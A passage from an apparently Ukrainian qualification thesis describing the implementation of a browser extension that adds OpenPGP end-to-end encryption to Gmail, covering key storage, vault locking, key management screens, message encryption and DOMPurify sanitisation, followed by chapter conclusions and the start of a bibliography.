


Рисунок 2.4 – Схема станів криптографічного сховища

Процес первинної взаємодії користувача з розширенням розпочинається з етапу створення сховища та автентифікації. Захист локальної бази даних IndexedDB повністю покладається на стійкість майстер-пароля, який задає користувач при першому запуску програми.

Під час введення пароля та натискання кнопки підтвердження в асинхронному режимі запускається криптографічна процедура WebCrypto API. На основі введеного рядка за допомогою алгоритму PBKDF2 із використанням унікальної криптографічної солі та 600 000 ітерацій хешування SHA-256 генерується симетричний ключ деривації довжиною 256 біт. Цей ключ використовується виключно в оперативній пам'яті для автентифікації та шифрування чи розшифрування закритих PGP-ключів під час зчитування з локальної БД. Сам майстер-пароль у відкритому вигляді ніколи не зберігається на носії даних.




Рисунок 2.5 – Інтерфейс первинного входу (popup)

Форма створення ключів вимагає введення ідентифікатора користувача та пошти Gmail. Генерація виконується засобами бібліотеки OpenPGP.js. Створений приватний ключ шифрується симетричним алгоритмом за допомогою пароля ключа, після чого вся пара експортується у текстовий формат ASCII Armored. Далі закритий ключ додатково шифрується системним ключем сховища AES-GCM та записується в IndexedDB, а відкритий ключ зберігається в базі у відкритому вигляді для забезпечення можливості швидкого пошуку та експорту.

Якщо розширення вже було налаштоване, але поточний сеанс завершився або браузер був перезапущений, сховище ключів переходить у заблокований стан. У цьому стані фоновий Service Worker повністю очищує оперативну пам'ять від розшифрованих закритих ключів. Інтерфейс спливаючого вікна у цьому стані пропонує користувачу ввести пароль для активації сеансу та отримання доступу до криптографічних функцій.




Рисунок 2.6 – Стан заблокованого сховища ключів (popup)

На програмному рівні введення коректного пароля запускає зчитування зашифрованих приватних ключів користувача з IndexedDB, їхнє дешифрування за допомогою раніше згенерованого симетричного ключа AES-GCM та подальше розміщення в кеші оперативної пам'яті фонового скрипту. Структурно цей кеш представлений у вигляді об'єкта Map, де ключем виступає електронна адреса користувача, а значенням – дешифрований об'єкт закритого ключа бібліотеки OpenPGP.js.

Особливістю архітектури розширення на базі технології WXT та стандарту MV3 є необхідність жорсткого контролю життєвого циклу Service Worker, який може періодично зупинятися браузером для оптимізації системних ресурсів. Для уникнення порушення цілісності даних у системі передбачено механізм запобігання фантомним станам пам'яті.

Фантомний стан виникає тоді, коли в сесії зберігається ознака наявності майстер-пароля, проте внаслідок перезапуску контексту або помилки очищення пам'яті дешифровані об'єкти закритих ключів відсутні в оперативній пам'яті фонового процесу. Для усунення цієї вразливості при кожному зверненні до криптографічних функцій викликається процедура перевірки узгодженості сховища. Якщо виявляється, що сховище фактично є заблокованим при

активному сеансі пароля, система класифікує це як аномалію і негайно ініціює примусове очищення сесійного кешу, скидаючи тимчасові змінні та блокуючи сховище.

Після успішного введення майстер-пароля сховище переходить у розблокований стан, а інтерфейс спливаючого вікна динамічно оновлюється завдяки реактивній архітектурі компонентів Svelte 5. Кнопка блокування сховища дозволяє миттєво завершити сеанс, що призводить до виклику процедури очищення кешу та занулення значення пароля.




Рисунок 2.7 – Стан розблокованого сховища ключів (popup)

Користувачу стає доступною інформація про поточну активну сесію, електронну адресу власника сховища, а також панель швидкої навігації між основними функціональними розділами програмного модуля, такими як генерація нових ключів, перегляд власної зв'язки ключів та керування публічними ключами контактів.

Управління власною зв'язкою ключів реалізовано в інтерфейсному розділі налаштувань розширення, що відображає всі згенеровані або імпортовані ключі користувача.




Рисунок 2.8 – Управління власними ключами (options)

Центральним елементом налаштування криптографічного захисту є модуль генерації ключів OpenPGP. Користувач має можливість згенерувати нову пару ключів безпосередньо всередині розширення без залучення сторонніх інструментів. Для кожного ключа виводиться асоційоване ім'я, адреса електронної пошти та унікальний відбиток. Для резервного копіювання або перенесення ключів на інші пристрої розширення надає функцію експорту зашифрованих приватних ключів у текстовому форматі ASCII Armored.

Унікальний криптографічний відбиток ключа виконує роль компактного криптографічного ідентифікатора. Він забезпечує швидку індексацію у локальному сховищі, дозволяє точно направляти PGP-пакети до відповідних закритих ключів під час дешифрування та слугує базовим механізмом для ручної верифікації автентичності контактів з метою унеможливлення MITM-атак.

Для ключів OpenPGP v6 відбиток обчислюється як SHA-256 хеш від бінарного представлення матеріалу відкритого ключа та його метаданих, що результує у 32-байтовий унікальний рядок. Користувачі можуть порівняти ці значення через альтернативні канали зв'язку для підтвердження того, що публічний ключ не був підмінений зловмисником під час передачі.




Рисунок 2.9 – Експорт закритого ключа (options)

Інтерфейс експорту приватного ключа супроводжується попередженням про важливість безпеки цієї операції. Закритий ключ містить у собі зашифровану за допомогою пароля ключа секретну експоненту. Експортований PGP-блок тексту може бути скопійований у буфер обміну або завантажений як файл для імпорту в інші поштові клієнти за підтримкою OpenPGP v6.

Для ведення захищеного листування критично важливо мати доступ до відкритих ключів контактів. Цей функціонал покладено на модуль управління ключами контактів.




Рисунок 2.10 – Перелік відкритих ключів контактів (options)

Ця вкладка дозволяє систематизувати збережені відкриті ключі співрозмовників, здійснювати швидкий пошук за адресою електронної пошти, перевіряти їхній статус валідності та видаляти застарілі записи. Додавання нового контакту та імпорт його публічного ключа реалізовано через окрему інтерактивну форму, яка підтримує валідацію вхідних даних у реальному часі.




Рисунок 2.11 – Форма додавання контакту (options)

Користувач може вставити PGP-блок відкритого ключа у поле введення. При натисканні кнопки збереження парсер OpenPGP.js перевіряє передану структуру, автоматично вилучає метадані та записує публічний ключ до бази IndexedDB. Наявність відкритого ключа співрозмовника в локальній базі є обов'язковою умовою для здійснення операції шифрування вихідного листа на його адресу.

Як вже зазначалось, інтеграція розширення безпосередньо у веб-середовище Gmail забезпечується контент-скриптом та мостом інтеграції (gmail-bridge.js), які працюють у зв'язці з бібліотекою gmail.js та jQuery. Розширення здійснює моніторинг DOM-дерева сторінки Gmail. При виявленні відкриття

стандартного вікна створення нового листа розширення модифікує його структуру, вбудовуючи власні елементи керування у панель інструментів форматування. Для перевірки інтеграції було підготовлено тестове повідомлення.




Рисунок 2.12 – Вікно написання листа Gmail

Користувач вводить адресу отримувача, тему та конфіденційний текст листа у звичайному режимі. При натисканні на додану кнопку шифрування, розширення запускає процес клієнтського шифрування. Контент-скрипт зчитує адресу отримувача з поля введення та передає її разом із відкритим текстом листа у фоновий скрипт за допомогою механізму передачі повідомлень chrome.runtime.sendMessage.




Рисунок 2.13 – Результат шифрування листа Gmail

Після виконання криптографічної операції відкритий текст листа у редакторі Gmail автоматично замінюється зашифрованим блоком OpenPGP. Цей зашифрований текст повертається контент-скрипту, який за допомогою методів gmail.js програмно очищує стандартне поле введення листа та записує туди отриманий шифротекст. Після цього лист надсилається через стандартні сервери Gmail, проте провайдер отримує лише зашифрований масив даних, що повністю виключає можливість перехоплення чи аналізу вмісту на стороні сервера.




Рисунок 2.14 – Отримання вхідного зашифрованого листа Gmail

Зворотний процес дешифрування та безпечного відображення реалізується під час отримання вхідного зашифрованого повідомлення. Функція рендерингу handlePgpContainer приховує оригінальний HTML-елемент із шифротекстом, не видаляючи його з DOM, щоб не зламати внутрішні скрипти Gmail. Замість нього динамічно вставляється напівпрозорий шар із кнопками розшифрування та перегляду оригіналу. Це дозволяє візуально ідентифікувати наявність зашифрованого листа серед звичайних повідомлень та гарантує, що дешифрування відбувається лише за усвідомленим запитом.

Якщо сховище ключів користувача розблоковане, фоновий скрипт автоматично визначає ідентифікатор закритого ключа, яким було зашифровано

лист, зіставляє його з наявними в оперативній пам'яті ключами в unlockedKeys та виконує дешифрування.


Рисунок 2.15 – Розшифрований вхідний лист Gmail

Розшифрований вміст повертається контент-скрипту, де він обов'язково проходить етап очищення через інтегровану бібліотеку DOMPurify. Це захищає користувача від XSS-атак, які зловмисник міг навмисно закласти у зашифрований HTML-код повідомлення. Стерилізований текст безпечно відображається у виділеній зоні, забезпечуючи зручне та конфіденційне переглядання листів електронної пошти безпосередньо у вікні браузера без ризику компрометації даних користувача.

*Висновки до розділу:*

1. Реалізовано архітектуру розширення для E2EE електронної пошти, яка забезпечує ізоляцію контекстів виконання та безпечну взаємодію з Gmail.

2. Впроваджено сучасний стек технологій розробки, що дозволило забезпечити відповідність сучасним безпековим специфікаціям і стандартам браузерів.

3. Розроблено криптографічну підсистему управління ключами та захисту повідомлень на основі стандартів гібридного шифрування з організацією безпечного локального збереження даних та очищенням вхідного контенту.

4. Реалізовано механізми контролю життєвого циклу фонових процесів та сесійного кешування для безперервності роботи розширення, запобіганню помилок узгодженості даних та захисту сховища від несанкціонованого доступу.

# ВИСНОВКИ

У даній кваліфікаційній роботі проведено комплексне дослідження технологій наскрізного шифрування електронної пошти та здійснено практичну реалізацію браузерного розширення для забезпечення конфіденційності листування у веб-середовищі Gmail.

У першому розділі проаналізовано класичну архітектуру поштових протоколів та доведено, що шифрування TLS не захищає дані на проміжних серверах, що створює вразливості MITM-атак, фішингу та компрометації з боку провайдерів. Здійснено аналіз стандартів S/MIME та OpenPGP. Досліджено особливості виконання криптографічних операцій у браузері через WebCrypto API та Wasm, а також модель безпеки Manifest V3.

У другому розділі реалізовано трирівневу архітектуру розширення з розмежуванням контекстів виконання. Для надійної інтеграції з динамічним інтерфейсом Gmail застосовано бібліотеку gmail.js та механізм інжектування скриптів у головний світ сторінки, що дозволило детерміновано перехоплювати події створення та відкриття листів. Прийняті технологічні рішення базуються на використанні фреймворку WXT, Svelte та OpenPGP.js версії 6, що забезпечує підтримку еліптичної криптографії і режимів AEAD.

Окрему увагу приділено безпеці життєвого циклу ключових даних. Забезпечено локальне зберігання закритих ключів у IndexedDB із застосуванням AES-GCM та PBKDF2. Для протидії DOM XSS-атакам під час відображення розшифрованого HTML інтегровано бібліотеку DOMPurify, яка гарантує стерилізацію потенційно шкідливого коду перед його вставкою у сторінку поштового клієнта. Також реалізовано механізми підтримання активності Service Worker та автоблокування сеансу для захисту даних в оперативної пам'яті.

Створене розширення успішно автоматизує процеси гібридного шифрування та управління ключами, забезпечуючи захист конфіденційної інформації користувачів від перехоплення, модифікації в транзиті та аналізу метаданих в умовах сучасних кіберзагроз.

# СПИСОК ВИКОРИСТАНОЇ ЛІТЕРАТУРИ

1. 2025 Data Breach Investigations Report / Verizon. 2025. URL: https://www.verizon.com/business/resources/T33/reports/2025-dbir-data-breach-investigations-report.pdf (дата звернення: 20.05.2026).

2. ENISA Threat Landscape 2025 / European Union Agency for Cybersecurity. 2025. URL: https://www.enisa.europa.eu/sites/default/files/2025-11/ENISA%20Threat%20Landscape%202025.pdf (дата звернення: 20.05.2026).

3. ISO/IEC 18033-3:2010. Information technology — Security techniques — Encryption algorithms — Part 3: Block ciphers. 2010. URL: https://www.iso.org/standard/54531.html (дата звернення: 20.05.2026).

4. ISO/IEC 18033-2:2006. Information technology — Security techniques — Encryption algorithms — Part 2: Asymmetric ciphers. 2006. URL: https://www.iso.org/standard/37971.html (дата звернення: 20.05.2026).

5. Freed N., Borenstein N. Multipurpose Internet Mail Extensions (MIME) Part One: Format of Internet Message Bodies : RFC 2045. 1996. URL: https://datatracker.ietf.org/doc/html/rfc2045 (дата звернення: 20.05.2026).

6. Schaad J., Ramsdell B., Turner S. Secure/Multipurpose Internet Mail Extensions (S/MIME) Version 4.0 Message Specification : RFC 8551. 2019. URL: https://datatracker.ietf.org/doc/html/rfc8551 (дата звернення: 20.05.2026).

